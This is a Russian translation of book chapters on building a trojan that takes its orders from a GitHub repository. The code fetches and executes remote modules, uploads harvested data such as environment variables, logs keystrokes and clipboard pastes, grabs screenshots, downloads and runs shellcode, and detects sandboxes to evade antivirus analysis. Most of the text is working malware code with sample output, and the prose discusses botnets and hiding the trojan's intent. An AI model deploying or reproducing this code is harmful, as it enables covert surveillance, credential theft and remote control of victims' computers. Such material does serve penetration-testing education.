Мы создали начальную структуру нашего репозитория. Директория `config` содержит файлы конфигурации, которые будут определяться уникальным образом для каждого трояна. Когда вы развертываете троянов, вам нужно, чтобы каждый выполнял свою задачу, и каждый троян будет проверять свой уникальный файл конфигурации. Директория `modules` содержит любой модулярный код, который может захватить и выполнить троян. Мы будем выполнять особый взлом, чтобы троян мог импортировать библиотеки прямо из GitHub репозитория. Эта удаленная нагрузочная способность также даст вам возможность получать сторонние библиотеки в GitHub, поэтому вам не придется постоянно рекомпилировать своего трояна каждый раз, когда вы захотите добавить новую функциональность или зависимости. Директория `data` — это место, где троян будет проверять любые собранные данные, нажатия на клавиши, скриншоты и так далее. Давайте создадим простые модули и пример файла конфигурации.

Создаем модули

В последних главах, вы будете заниматься грязными делишками со своими троянами, например фиксировать нажатия на клавиши и делать скриншоты. Но для начала, давайте создадим простые модули, которые мы без труда сможем протестировать и применить. Откройте новый файл в директории modules, назовите его `dirlister.py` и пропишите следующий код:

```
import os

def run(**args):

    print "[*] In dirlister module."
    files = os.listdir(".")

    return str(files)
```

Этот небольшой сниппет кода просто показывает функцию `run`, которая составляет список всех файлов в текущей директории и возвращает этот список как строку. Каждый модуль, который вы разрабатываете, должен показывать функцию `run`, которая принимает разное количество аргументов. Это позволяет вам загружать каждый модуль одинаково и оставляет возможность менять файлы конфигурации, чтобы передавать аргументы модулю по вашему желанию.

Давайте создадим еще один модуль под названием *environment.py*.

```
import os

def run(**args):
    print "[*] In environment module."
    return str(os.environ)
```

Этот модуль просто получает переменные среды, которые есть на удаленной машине с нашим трояном. Теперь давайте внедрим этот код в наш GitHub репозиторий, чтобы его мог использовать троян.
Из командной строки введите следующий код из вашей главной директории репозитория:

```
$ git add .
$ git commit -m "Adding new modules"
$ git push origin master
Username: ********
Password: ********
```

Вы должны увидеть, что ваш код перемещается в GitHub репозиторий. Можете зайти в свой аккаунт, чтобы в этмо убедиться. Именно так вы и будете продолжать разрабатывать код в будущем. Самостоятельно попробуйте интегрировать более сложные модули. Если у вас сотня троянов, вы сможете внедрять новые модули в свой GitHub репозиторий. У вас будет возможность проводить тестирование на виртуальной машине или аппаратном обеспечении хоста, который вы контролируете, прежде чем один из ваших удаленных троянов заберет код и будет его использовать.

Конфигурация трояна

мы хотим, чтобы наш троян выполнял определенные действия за указанный период времени. Это означает, что нам нужен способ, чтобы передать трояну, какие действия выполнять и какие модули отвечают за выполнение этих действий. Такой уровень контроля нам может дать файл конфигурации, который также позволяет нам «усыпить» трояна при необходимости. Каждый активированный вами троян должен иметь уникальный идентификатор, чтобы вы могли сортировать полученные данные и контролировать поведение трояна. Мы будем конфигурировать трояна, чтобы он производил поиск в *config* директории *TROJANID.json.* Обратно мы получим простой JSON документ, который сможем проанализировать, конвертировать в словарь Python и затем использовать. С JSON форматом можно легко менять опции конфигурации. Переходим в директорию *config* и создаем файл под названием *abc.json* со следующим содержанием:

```
[
{
"module" : "dirlister"
},
{
"module" : "environment"
}
]
```

Это список модулей, которые должен запустить удаленный троян. Позже вы увидите, как мы считываем это в документе JSON и затем выполняем итерацию по каждой опции, чтобы загрузить эти модули. Когда вы придумываете идеи с модулями, вы можете обнаружить, что очень полезно включать дополнительные опции конфигурации, так как продление расширения, изменение количества раз для запуска выбранного модуля или количество аргументов, которые передаются этому модулю. В главной директории вашего репозитория прописываем следующую команду:

```
$ git add .
$ git commit -m "Adding simple config."
$ git push origin master
Username: ********
Password: ********
```

Это довольно простой документ конфигурации. Вы предоставляете список словарей, которые говорят трояну, какие модули нужно импортировать и запускать. Когда вы создаете свой фреймворк, вы можете добавить дополнительную функциональность в эти опции конфигурации, в том числе методы извлечения, о чем говорится в Главе 9. Теперь, когда у вас есть файлы конфигурации и простые модули для запуска, вы начнете создавать часть главного трояна.

Создаем троян для GitHub

Сейчас мы попробуем создать главный троян, который захватит опции конфигурации и код для запуска прямо с GitHub. Первый шаг — разработать нужный код для управления соединением, аутентификацией и коммуникацией с GitHub API. Откроем файл, назовем его *git_trojan.py* и введем следующий код:

```
import  json
import  base64
import  sys
import  time
import  imp
import  random
import  threading
import  Queue
import  os

from github3 import login

❶ trojan_id = "abc"

trojan_config  = "%s.json" % trojan_id
data_path      = "data/%s/" % trojan_id
trojan_modules = []
configured     = False
task_queue     = Queue.Queue()
```

Это простой код настройки, который должен сохранить размер нашего трояна достаточно маленьким при компилировании. Я не зря сказал «относительно» маленьким, потому что скомпилированные в Python двоичные коды, использующие `py2exe` [15] весят около 7Мб. Единственное, на что нужно обратить внимание — на переменную `trojan_id` ❶, которая определяет этот троян. Если бы мы применяли этот метод для ботнета, то здесь возникал бы необходимость генерировать трояны, задавать их ID, автоматически создавать файл конфигурации и отправлять его в GitHub, а затем компилировать троян в исполняемый файл. Сегодня мы не будем создавать ботнет, пусть немного поработает ваше воображение.

Давайте пропишем соответствующий GitHub код.

```
def connect_to_github():
    gh = login(username="yourusername",password="yourpassword")
    repo = gh.repository("yourusername","chapter7")
    branch = repo.branch("master")

    return gh,repo,branch

def get_file_contents(filepath):

    gh,repo,branch = connect_to_github()
    tree = branch.commit.commit.tree.recurse()

    for filename in tree.tree:

       if filepath in filename.path:
          print "[*] Found file %s" % filepath
          blob = repo.blob(filename._json_data['sha'])
          return blob.content
```

```
    return None

def get_trojan_config():
    global configured
    config_json = get_file_contents(trojan_config)
    config      = json.loads(base64.b64decode(config_json))
    configured  = True
```

```
for task in config:

    if task['module'] not in sys.modules:

        exec("import %s" % task['module'])

return config

def store_module_result(data):
    gh,repo,branch = connect_to_github()
    remote_path = "data/%s/%d.data" % (trojan_id,random.randint(1000,100000))
    repo.create_file(remote_path,"Commit message",base64.b64encode(data))

return
```

Эти четыре функции представляют ключевое взаимодействие между трояном и GitHub. Функция `connect_to_github` аутентифицирует пользователя в репозитории. Помните, что в реальной ситуации, вы захотите как можно лучше скрыть процедуру аутентификации. Вы также должны будете подумать о том, к чему будет доступ у каждого трояна в вашем репозитории на основании контроля доступа, так как если вашего трояна поймают, то никто другой не сможет удалить все полученные вами данные. Функция `get_file_contents` отвечает за получение файлов из удаленного репозитория и локальное считывание содержимого. Эта функция используется как для считывания опций конфигурации, так и для считывания исходного кода модуля. Функция `get_trojan_config` отвечает за получение удаленного документа конфигурации из репозитория, чтобы ваш троян знал, какой модуль нужно запускать. И последняя функция `store_module_result` используется для отправки любых собранных вами данных на целевую машину. Теперь давайте попробуем импортировать удаленные файлы из нашего GitHub репозитория.

Взламываем функцию импорта в Python

Если вы дошли до этого места в книге, то вы знаете, что мы используем функцию `import` в Python, чтобы импортировать функции из внешних библиотек и использовать код, содержащийся в них. Нам нужно иметь такую же возможность для нашего трояна, но помимо этого, мы также хотим убедиться, что если мы импортируем зависимость (например, Scapy или `netaddr`), то наш троян сделает этот модуль доступным для всех последующих модулей, которые мы сможем извлечь. Python позволяет вставлять нашу собственную функциональность и самим решать, как импортировать модули. В случаях если, например, модуль не может быть найден локально, вызывается наш класс импорта, что позволяет нам удаленно получать библиотеку из нашего репозитория. Это возможно благодаря добавлению класса custom в список `sys.meta_path` [16]. Давайте создадим кастомный класс загрузки, прописав следующий код:

```
class GitImporter(object):
    def __init__(self):
    self.current_module_code = ""

    def find_module(self,fullname,path=None):
        if configured:
❶         print "[*] Attempting to retrieve %s" % fullname
           new_library = get_file_contents("modules/%s" % fullname)

❷         if new_library is not None:
              self.current_module_code = base64.b64decode(new_library)
              return self

    return None

def load_module(self,name):

❸  module = imp.new_module(name)
❹  exec self.current_module_code in module.__dict__
❺  sys.modules[name] = module

   return module
```

Каждый раз, когда интерпретатор пытается загрузить недоступный модуль, мы используем наш класс `GitImporter.` Сначала вызывается функция `find_module` в попытке установить местоположение модуля. Мы передаем это вызов удаленному загрузчику файлов ❶ и если мы устанавливаем местоположение файла в нашем репозитории, то мы расшифровываем код и храним его в нашем классе ❷. Возвращая `self`, мы сообщаем интерпретатору Python, что мы обнаружили модуль и теперь он может вызвать нашу функцию `load_module` для фактической загрузки модуля. Мы используем стандартный модуль `imp`, чтобы сначала создать новый чистый объект модуля ❸, а затем вставляем в него код, который получили из GitHub ❹. Последний шаг — вставляем только что созданный модуль в список `sys.modules` ❺. А теперь несколько последних штрихов для трояна и пробуем на деле.

```
def module_runner(module):

    task_queue.put(1)
❶    result = sys.modules[module].run()
    task_queue.get()

    # store the result in our repo
```

```
❷  store_module_result(result)

   return

# main trojan loop
❸ sys.meta_path = [GitImporter()]

while True:
```

```
if task_queue.empty():

❹    config = get_trojan_config()

for task in config:

❺   t = threading.Thread(target=module_runner,args=(task['module'],))
    t.start()
    time.sleep(random.randint(1,10))

 time.sleep(random.randint(1000,10000))
```

Сначала мы добавляем наш кастомный модуль для импорта ❸ и только потом мы приступаем к главному циклу нашего приложения. Первый шаг — получить файл конфигурации из репозитория ❹ и затем мы перекидываем модуль в свой собственный поток ❺. Пока мы находимся в функции `module_runner`, мы просто вызываем функцию модуля `run` ❶. После этого, у нас должен получиться результат в строке, который мы перенесем в наш репозиторий ❷. Конечная часть нашего трояна «заснет» на неопределенное время в попытке предотвратить любой анализ сети. Конечно, вы можете создать много трафика на Google.com или предпринять другие меры в попытке скрыть намерения вашего трояна. Приступим к делу!

Проверка на деле

Отлично! Итак, запустим из командной строки.

> ВНИМАНИЕ
>
> *Если у вас в файлах или переменных среды содержится чувствительная информия, то без наличия частного репозитория, вся эта информация уходит в GitHub, и весь мир сможет ее увидеть. Не говорите, что я вас не предупреждал. Конечно, вы можете использовать некоторые методы шифрования из Главы 9.*

```
$ python git_trojan.py
[*] Found file abc.json
[*] Attempting to retrieve dirlister
[*] Found file modules/dirlister
[*] Attempting to retrieve environment
[*] Found file modules/environment
[*] In dirlister module
[*] In environment module.
```

Идеально. Все соединилось с моим репозиторием, был получен файл конфигурации, два модуля мы отправили в файл конфигурации и запустили их.

Теперь, если вы вернетесь обратно к командной сроке из директории трояна, то введите следующий код:

```
$ git pull origin master
From https://github.com/blackhatpythonbook/chapter7
  * branch          master         -> FETCH_HEAD
Updating f4d9c1d..5225fdf
Fast-forward
data/abc/29008.data | 1 +
data/abc/44763.data | 1 +
2 files changed, 2 insertions(+), 0 deletions(-)
create mode 100644 data/abc/29008.data
create mode 100644 data/abc/44763.data
```

Прекрасно! Наш троян проверил результаты двух запущенных модулей.

Есть целый ряд различных улучшений этого метода. Хорошим началом станет шифрование всех вашей модулей, конфигурация и извлечение данных. Также потребуется автоматизация системы управления данными на серверной части, обновление файлов конфигурации и запуск новых троянов, если вы собираетесь работать в большем масштабе. По мере того, как вы будете добавлять все больше и больше функциональности, вам также потребуется расширять возможности Python в плане динамики загрузок и скомпилированных библиотек. А пока, давайте поработаем над созданием отдельных заданий для троянов, а вы сами попробуете интегрировать их в ваш новый GitHub троян.

[14] Репозиторий, где хранится эта библиотека: https://github.com/copitux/python-github3/

[15] py2exe можно найти по ссылке: http://www.py2exe.org/

[16] Этот процесс прекрасно описал Карол Кужмарски (Karol Kuczmarski) и его можно найти здесь: http://xion.org.pl/2012/05/06/hacking-python-imports/

Глава 8. Распространенные задачи трояна на Windows

Когда вы запускаете троян, то хотите, чтобы он выполнил несколько обычных задач: фиксировал нажатия на клавиши, делал скриншоты и исполнял шелл-код, чтобы предоставить интерактивную сессию для таких инструментов, как CANVAS или Metasploit. В этой главе мы как раз и сконцентрируемся на этих задачах. Мы также применим метод обнаружения «песочница» (Sandbox), чтобы определить, работаем ли мы в антивирусной или криминальной среде. Эти модули просто модифицировать и мы будем работать в нашем фреймворке для трояна. В дальнейших главах, мы изучим атаку посредника или «человек в браузере» и методы эскалации привилегий, которые вы сможете применять вместе с трояном. У каждого метода свои трудности и ест риск быть пойманным конечным пользователем или антивирусом. Я рекомендую очень осторожно моделировать свою цель, после того, как вы внедрите свой троян, чтобы вы могли тестировать модули в своей лаборатории, прежде чем применять их на реально работающей цели. Начнем с создания простого клавиатурного шпиона.

Клавиатурный шпионаж для развлечения и нажатие клавиш

Клавиатурный шпион — это самый старый трюк, который я описываю в этой книге, но он до сих пор применяется. Взломщики им пользуются, потому что это невероятно эффективный метод по захвату чувствительной информации, такой как учетные данные или разговоры.

Отличная библиотека в Python называется PyHook [17] и она позволяет вам без труда перехватывать события клавиатуры. Библиотека пользуется преимуществами родной функции Windows `SetWindowsHookEx`, которая позволяет вам устанавливать функцию определенную пользователем. Регистрируя хук-события клавиатуры, мы можем перехватывать все нажатия на клавиши. Самое главное, нам нужно точно узнать, какой исполняется процесс, чтобы мы смогли определить, когда вводятся имена пользователя, пароли и другая полезная информация. Итак, давайте откроем *keylogger.py* и пропишем следующее:

```
from ctypes import *
import pythoncom
import pyHook
import win32clipboard

user32          = windll.user32
kernel32        = windll.kernel32
psapi           = windll.psapi
current_window = None

def get_current_process():

# get a handle to the foreground window
❶ hwnd = user32.GetForegroundWindow()

  # find the process ID
  pid = c_ulong(0)

❷ user32.GetWindowThreadProcessId(hwnd, byref(pid))

  # store the current process ID
  process_id = "%d" % pid.value

  # grab the executable
  executable = create_string_buffer("\x00" * 512)
❸ h_process = kernel32.OpenProcess(0x400 | 0x10, False, pid)

❹ psapi.GetModuleBaseNameA(h_process,None,byref(executable),512)

  # now read its title
  window_title = create_string_buffer("\x00" * 512)
❺ length = user32.GetWindowTextA(hwnd, byref(window_title),512)

  # print out the header if we're in the right process
  print

❻ print "[ PID: %s - %s - %s ]" % (process_id, executable.value, window_.
  title.value)
  print

  # close handles
  kernel32.CloseHandle(hwnd)
  kernel32.CloseHandle(h_process)
```

Отлично! Мы только что ввели вспомогательные переменные и функцию, которая захватит активное окно и ID соответствующего процесса. Сначала мы вызываем GetForeGroundWindow ❶, эта функция возвращает дескриптор приоритетного окна. Затем мы передаем этот дескриптор функции GetWindowThreadProcessId

❷, чтобы получить ID процесса. Затем открываем процесс ❸ и, используя результаты дескриптора, мы находим имя ❹ процесса. Последний шаг — захватываем весь текст строки заголовка окна, используя функцию `GetWindowTextA` ❺. В конце нашей вспомогательной функции, мы выводим всю информацию ❻ в красивый заголовок, чтобы вы могли четко видеть, какие клавиши соответствуют конкретному процессу и окну. Несколько завершающих моментов:

```
def KeyStroke(event):
   global current_window

   # check to see if target changed windows
❶ if event.WindowName != current_window:
     current_window = event.WindowName
     get_current_process()

❷  # if they pressed a standard key
   if event.Ascii > 32 and event.Ascii < 127:
      print chr(event.Ascii),
   else:
      # if [Ctrl-V], get the value on the clipboard
❸    if event.Key == "V":

         win32clipboard.OpenClipboard()
         pasted_value = win32clipboard.GetClipboardData()
         win32clipboard.CloseClipboard()

         print "[PASTE] - %s" % (pasted_value),

else:
         print "[%s]" % event.Key,

# pass execution to next hook registered
return True
# create and register a hook manager
❹ kl         = pyHook.HookManager()
❺ kl.KeyDown = KeyStroke

# register the hook and execute forever
❻ kl.HookKeyboard()
pythoncom.PumpMessages()
```

Это все, что вам нужно! Мы определяем нашу функцию PyHook `HookManager` ❹ и затем связываем событие `KeyDown` с нашей функцией обратного вызова KeyStroke, определенной пользователем ❺. Затем мы инструктируем PyHook на перехват всех нажатий ❻ и дальнейшее исполнение. Как только наша цель нажимает на клавишу на клавиатуре, вызывается функция `KeyStroke`, и ее единственный параметр — это объект события. Первое, что мы делаем — проверяем, менял ли пользователь окна ❶ и если да, то мы получаем имя нового окна и информацию о процессе. Затем мы смотрим на нажатие ❷ и если оно соответствует ASCII, то мы просто его распечатываем. Если же это модификатор (например, SHIFT, CTRL или ALT) или любые другие нестандартные клавиши, то мы берем название клавиши из объекта события. Мы также проверяем, не использовал ли пользователь операцию «вставить»❸ и если да, то мы убираем содержимое из буфера. Функция обратного вызова завершается, возвращая `True`, чтобы разрешить выполнение следующего хука в цепочке, если такой имеется, и обработать событие. Давайте пробовать! \

Проверка на деле

Проверить наш клавиатурный шпион очень просто. Запустите его и начните использовать Windows, как вы обычно это делаете. Попробуйте использовать браузер, калькулятор или друге приложение и посмотрите результаты в терминале. Результат ниже выглядит не очень, но это сделано из-за форматирования данной книги:

```
C:\>python keylogger-hook.py

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe key logger-hook.py ]

t e s t

[ PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer ]

w w w . n o s t a r c h . c o m [Return]

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe keylogger-hook.py ]

[Lwin] r

[ PID: 1944 - Explorer.EXE - Run ]
c a l c [Return]

[ PID: 2848 - calc.exe - Calculator ]
❶ [Lshift] + 1 =
```

Вы видите, что я напечатал слово *test* в главном окне, где запущен клавиатурный шпион. Затем я включил Internet Explorer, перешел по ссылке www.nostarch.com и запустил еще несколько приложений. Теперь мы можем с уверенностью сказать, что наш шпион может быть добавлен в наш арсенал инструментов. Продолжим со скриншотами.

Делаем скриншоты

Большинство тестирований на вредоносные коды и на проникновение включают в себя способность делать скриншоты с удаленной цели. Благодаря этому, можно получить изображения, видео фреймы и другую чувствительную информацию, которую не всегда можно увидеть при захвате пакета или с использованием клавиатурного шпиона. К счастью, мы можем использовать пакет PyWin32 (см. требования к установке), чтобы совершать вызовы Windows API.

Скриншот-граббер будет использовать графический интерфейс устройств Windows (GDI), чтобы определить необходимые свойства, такие как общий размер экрана, и захватить изображение. Некоторые ПО для скриншотов захватывают только изображение активного на данный момент окна или приложения, но в нашем случае, нам нужен весь экран. Давайте начнем. Открываем *screenshotter.py* и прописываем следующий код:

```
import  win32gui
import  win32ui
import  win32con
import  win32api

# grab a handle to the main desktop window
❶ hdesktop = win32gui.GetDesktopWindow()

# determine the size of all monitors in pixels
❷ width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)

# create a device context
❸ desktop_dc = win32gui.GetWindowDC(hdesktop)
img_dc = win32ui.CreateDCFromHandle(desktop_dc)

# create a memory based device context
❹ mem_dc = img_dc.CreateCompatibleDC()

# create a bitmap object
❺ screenshot = win32ui.CreateBitmap()
screenshot.CreateCompatibleBitmap(img_dc, width, height)
mem_dc.SelectObject(screenshot)

# copy the screen into our memory device context
❻ mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), win32con.SRCCOPY)

❼ # save the bitmap to a file
screenshot.SaveBitmapFile(mem_dc, 'c:\\WINDOWS\\Temp\\screenshot.bmp')

# free our objects
mem_dc.DeleteDC()
win32gui.DeleteObject(screenshot.GetHandle())
```

Давайте проанализируем, что делает этот небольшой скрипт. Во-первых, нам нужен обработчик для всего рабочего стола ❶, что включает в себя всю видимую область на нескольких мониторах. Затем мы определяем размер экрана (экранов) ❷, чтобы узнать необходимые для скриншота размеры. Мы создаем контекст устройства [18] при помощи функции `GetWindowDC` ❸ и передаем обработчик на наш рабочий стол. Затем мы создаем контекст устройства, основанный на памяти ❹, где мы будем хранить наши изображения, до

того как мы перенесем байты bitmap в файл. Далее создаем объект bitmap ❺, который связан с контекстом устройства нашего рабочего стола. Вызов `SelectObject` устанавливает контекст устройства, основанного на памяти до отметки объекта bitmap, который мы захватываем. Мы используем функцию BitBlt ❻, чтобы получить копию изображения рабочего стола с точностью до бита и храним его в контексте, основанном на памяти. Можете считать, что это `memcpy` вызов для GDI объектов. Последний шаг - перенос изображения на диск ❼. Этот скрипт без труда можно протестировать: запускаем его из командной строки и проверяем директорию `C:\WINDOWS\Temp`. Ищем в ней файл *screenshot.bmp*. Продолжим выполнять шелл-код.

Исполнение шелл-кода в Python

Может наступить момент, когда вам захочется иметь возможность взаимодействия с одной из ваших целевых машин или использовать новый модуль эксплойта из вашего любимого теста на проникновение или фреймворка. Обычно, хотя и не всегда, это требует той или иной формы шелл-кода и его исполнения. Для того чтобы исполнить сырой шелл-код, нам просто нужно создать буфер в памяти и, используя модуль `ctypes`, создать указатель функции к этой памяти и вызвать функцию. В нашем случае, мы будем использовать `urllib2`, чтобы получить шелл-код с веб-сервера в формате base64. Давайте начнем! Открываем *shell_exec.py* и вводим следующий код:

```
import urllib2
import ctypes
import base64
# retrieve the shellcode from our web server
url = "http://localhost:8000/shellcode.bin"
❶ response = urllib2.urlopen(url)

# decode the shellcode from base64
shellcode = base64.b64decode(response.read())

# create a buffer in memory
❷ shellcode_buffer = ctypes.create_string_buffer(shellcode, len(shellcode))

# create a function pointer to our shellcode
❸ shellcode_func = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE
(ctypes.c_void_p))

# call our shellcode
❹ shellcode_func()
```

Здорово, правда? Мы взяли шелл-код в формате base64 с нашего веб-сервера ❶. Затем разместили буфер ❷, чтобы сохранить шелл-код после его расшифровки. Функция ctypes `cast` позволяет буферу выполнять роль указателя функции ❸, поэтому мы можем вызвать наш шелл-код, как бы мы вызывали обычную функцию в Python. Завершаем все вызовом нашего указателя функции, который приводит к исполнению шелл-кода ❹.

Проверка на деле

Вы можете написать шелл-код вручную или использовать ваш любимый фреймворк для пентестинга, например CANVAS или Metasploit [19], которые сгенерируют этот код. Я выбрал Windows[86 шелл-код для CANVAS. Храните сырой шелл-код (не строковый буфер!) в */tmp/shellcode.raw* на своей Linux машине и запустите следующий код:

```
justin$ base64 -i shellcode.raw > shellcode.bin
justin$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Следующая небольшая хитрость — это использование модуля `SimpleHTTPServer`, чтобы ваша текущая рабочая директория (в нашем случае, */tmp/)* выступала в качестве корня. Любые запросы файлов будут автоматически вам передаваться. Теперь переносим скрипт *shell_exec.py* на виртуальную машину Windows и выполняем его. В своем терминале Linux вы должны увидеть следующее:

```
192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -
```

Это указывает на то, что ваш скрипт получил шелл-код из простого веб-сервера, который вы настроили при помощи модуля `SimpleHTTPServer`. Если все пойдет хорошо, то вы получите шелл обратно в свой фреймворк и увидите `calc.exe`, или окно сообщений, или то, на что был скомпилирован ваш шелл-код.

Обнаружение песочницы (Sandbox)

Все чаще, антивирусные решения применяют ту или иную форму выделенной среды, которая известна, как «песочница» для выявления подозрительного поведения. Эта песочница может быть запущена по периметру сети, что становится все более популярным, или непосредственно на целевой машине. В любом случае, мы должны делать все возможное, чтобы не попасть под действие этой защиты в целевой сети. Мы можем использовать несколько индикаторов, чтобы попытаться определить, работает ли наш троян внутри песочницы или нет. Мы будем отслеживать нашу целевую машину на предмет данных, вводимых пользователем, в том числе нажатия на клавиши и клики мыши.

Затем мы добавим немного базовых функций, чтобы выявить нажатия на клавиши, клики мыши и двойные клики. Наш скрипт всегда будет пытаться определить, не посылает ли оператор песочницы постоянно входные данные (например, подозрительно быстрая последовательность непрерывных кликов мыши), чтобы попытаться отреагировать на элементарные методы обнаружения песочницы. Мы сравним, когда пользователь в последнее время взаимодействовал с машиной и как долго машина была запущена, что должно дать нам представление о том, находимся мы внутри песочницы или нет. Обычная машина характеризуется большим количеством взаимодействий в течении дня, как только машина загрузилась. А вот в среде песочницы обычно нет взаимодействий с пользователем, так как песочницы, как правило, используются в качестве автоматического метода анализа вредоносных программ.

Давайте поработаем над кодом обнаружения песочницы. Откройте *sandbox_detect.py* и пропишите следующий код:

```
import  ctypes
import  random
import  time
import  sys

user32   = ctypes.windll.user32
kernel32 = ctypes.windll.kernel32

keystrokes    = 0
mouse_clicks  = 0
double_clicks = 0
```

Это главные переменные, где мы планируем отслеживать общее число кликов мыши, двойных кликов и нажатий на клавиши. Затем мы посмотрим на время событий мыши. А теперь давайте создадим и протестируем код для выявления, как долго была запущена система и сколько времени она остается запущенной с момента последнего ввода пользователем данных. Добавьте следующую функцию в скрипт *sandbox_detect.py:*

```
class LASTINPUTINFO(ctypes.Structure):
     _fields_ = [("cbSize", ctypes.c_uint),
                 ("dwTime", ctypes.c_ulong)
                 ]

def get_last_input():

❶ struct_lastinputinfo = LASTINPUTINFO()
  struct_lastinputinfo.cbSize = ctypes.sizeof(LASTINPUTINFO)

❷ # get last input registered
```

```
  user32.GetLastInputInfo(ctypes.byref(struct_lastinputinfo))

❸ # now determine how long the machine has been running
   run_time = kernel32.GetTickCount()

elapsed = run_time - struct_lastinputinfo.dwTime

print "[*] It's been %d milliseconds since the last input event." %
elapsed
```

```
  return elapsed

# TEST CODE REMOVE AFTER THIS PARAGRAPH!
❹ while True:
      get_last_input()
      time.sleep(1)
```

мы определяем структуру `LASTINPUTINFO`, где будет содержаться временная отметка (в миллисекундах) того, когда было обнаружено последнее событие ввода в системе. Обратите внимание, что вам придется инициализировать переменную `cbSize` ❶ до размера структуры, прежде чем совершать вызов. Затем мы вызываем функцию GetLastInputInfo ❷, которая заполняет поле `struct_lastinputinfo.dwTime` временными отметками. Следующий шаг — определить, как долго была запущена система. Мы сделаем это при помощи функции `GetTickCount` ❸. Последний сниппет кода ❹ — это просто тестовый код, где вы можете запустить скрипт и затем передвинуть мышь или нажать клавишу на клавиатуре и посмотреть новую часть кода в действии.

Мы определим порог для этих входящих значений. Но сначала нужно отметить, что общее время запуска системы и последнее обнаруженное событие ввода данных пользователем также может иметь отношение к вашему конкретному методу внедрения. Например, если вы знаете, что вы будете применять только тактику фишинга, то, вероятней всего, пользователю придется сделать клик или выполнить какую-то операцию, чтобы заразиться. Это означает, что в течение последней минуты или двух, вы увидите вводные данные пользователя. Если по той или иной причине, вы видите, что машина работает уже 10 минут, а последний обнаруженный ввод данных был зафиксирован 10 минут назад, то, вероятней всего, вы находитесь в песочнице, которая не обработала вводимые пользователем данные.

Этот же метод полезен, если мы хотим увидеть, пользователь бездействует или активен, потому что мы захотим получить скриншоты, например, когда пользователь активно пользуется машиной. Аналогично, мы захотим передать данные или выполнить другие задачи, только когда пользователь оффлайн. Со временем, вы также сможете определить, в какие дни и какое время пользователь обычно бывает онлайн.

Давайте удалим последние три строки тестового кода и пропишем дополнительный код, чтобы посмотреть на нажатия на клавиши и клики мыши. Мы будем использовать чисто `ctypes` решение, в отличие от метода PyHook. Для этой цели вы также можете без проблем использовать PyHook, но никогда не помешает иметь в своем арсенале пару новых инструментов, так как каждый антивирус и каждая технология «песочница» имеют свои способы обнаружения вредоносных программ. Давайте займемся кодом:

```
def get_key_press():

    globalglobalmouse_clicks
    keystrokes

❶ for i in range(0,0xff):
❷    if user32.GetAsyncKeyState(i) == -32767:
❸

          # 0x1 is the code for a left mouse-click
          if i == 0x1:
             mouse_clicks += 1
             return time.time()
❹         elif i > 32 and i < 127:
               keystrokes += 1
```

```
return None
```

Эта простая функция говорит нам, какое число кликов мыши, время кликов мыши и количество нажатия на клавиши было сделано. Это возможно за счет итерации ряда рабочих ключей ❶; для каждого ключа мы проверяем, был ли он нажат при помощи вызова функции GetAsyncKeyState ❷. Если обнаружено, что на ключ нажимали, мы проверяем, не является ли он виртуальным ключом 0x1 ❸

для клика левой кнопкой мыши. Мы увеличиваем общее число кликов мыши и возвращаем текущую временную отметку, чтобы мы смогли позже выполнить расчет времени. Мы также проверяем нажатия на клавиатуре ASCII-символов ❹, и если эти символы нажимались, то мы просто увеличиваем общее количество обнаруженных нажатий на клавиши. Иеперь давайте объединим результаты этих функций в нашем главном цикле обнаружения песочницы. Введите следующий код в sandbox_detect.py:

```
def detect_sandbox():

    global mouse_clicks
    global keystrokes

❶  max_keystrokes = random.randint(10,25)
max_mouse_clicks   = random.randint(5,25)

double_clicks          = 0
max_double_clicks      = 10
double_click_threshold = 0.250 # in seconds
first_double_click     = None

average_mousetime   = 0
max_input_threshold = 30000 # in milliseconds

previous_timestamp = None
detection_complete = False

❷ last_input = get_last_input()

# if we hit our threshold let's bail out
if last_input >= max_input_threshold:
      sys.exit(0)

while not detection_complete:

❸     keypress_time = get_key_press()

      if keypress_time is not None and previous_timestamp is not None:

❹       # calculate the time between double clicks
        elapsed = keypress_time - previous_timestamp

❺       # the user double clicked
         if elapsed <= double_click_threshold:
            double_clicks += 1

             if first_double_click is None:

               # grab the timestamp of the first double click
               first_double_click = time.time()
else:

❻             if double_clicks == max_double_clicks:
❼                if keypress_time - first_double_click <= .
                (max_double_clicks * double_click_threshold):
                 sys.exit(0)

        # we are happy there's enough user input
❽      if keystrokes >= max_keystrokes and double_clicks >= max_.
      double_clicks and mouse_clicks >= max_mouse_clicks:
```

```
          return

    previous_timestamp = keypress_time

elif keypress_time is not None:
     previous_timestamp = keypress_time

detect_sandbox()
print "We are ok!"
```

Хорошо! Обратите внимание на отступы в блоках кода выше! Мы начинаем с определения некоторых переменных ❶ для отслеживания интервалов времени кликов мыши, а также определяем пороги количества нажатия на клавиш или кликов мыши, которые будут показателем, что мы находимся вне песочницы. Эти пороги будут варьироваться при каждом новом запуске. Но вы, конечно, можете установить свои пороги с учетом вашего тестирования.

Затем мы определяем истекшее время выполнения ❷, с тех пор как в системе были зарегистрированы те или иные вводимые пользователем данные, и если мы понимаем, что прошло слишком времени с тех пор, как мы видели вводимые данные, то мы совершаем выход и троян умирает. Вместо того чтобы ваш троян умирал, вы можете выбрать какую-нибудь безобидную деятельность, например считывание рандомных ключей регистрации или проверка файлов. После того, как мы проведем эту начальную проверку, мы перейдем к нашему главному циклу обнаружения по нажатиям на клавиши и кликам мыши.

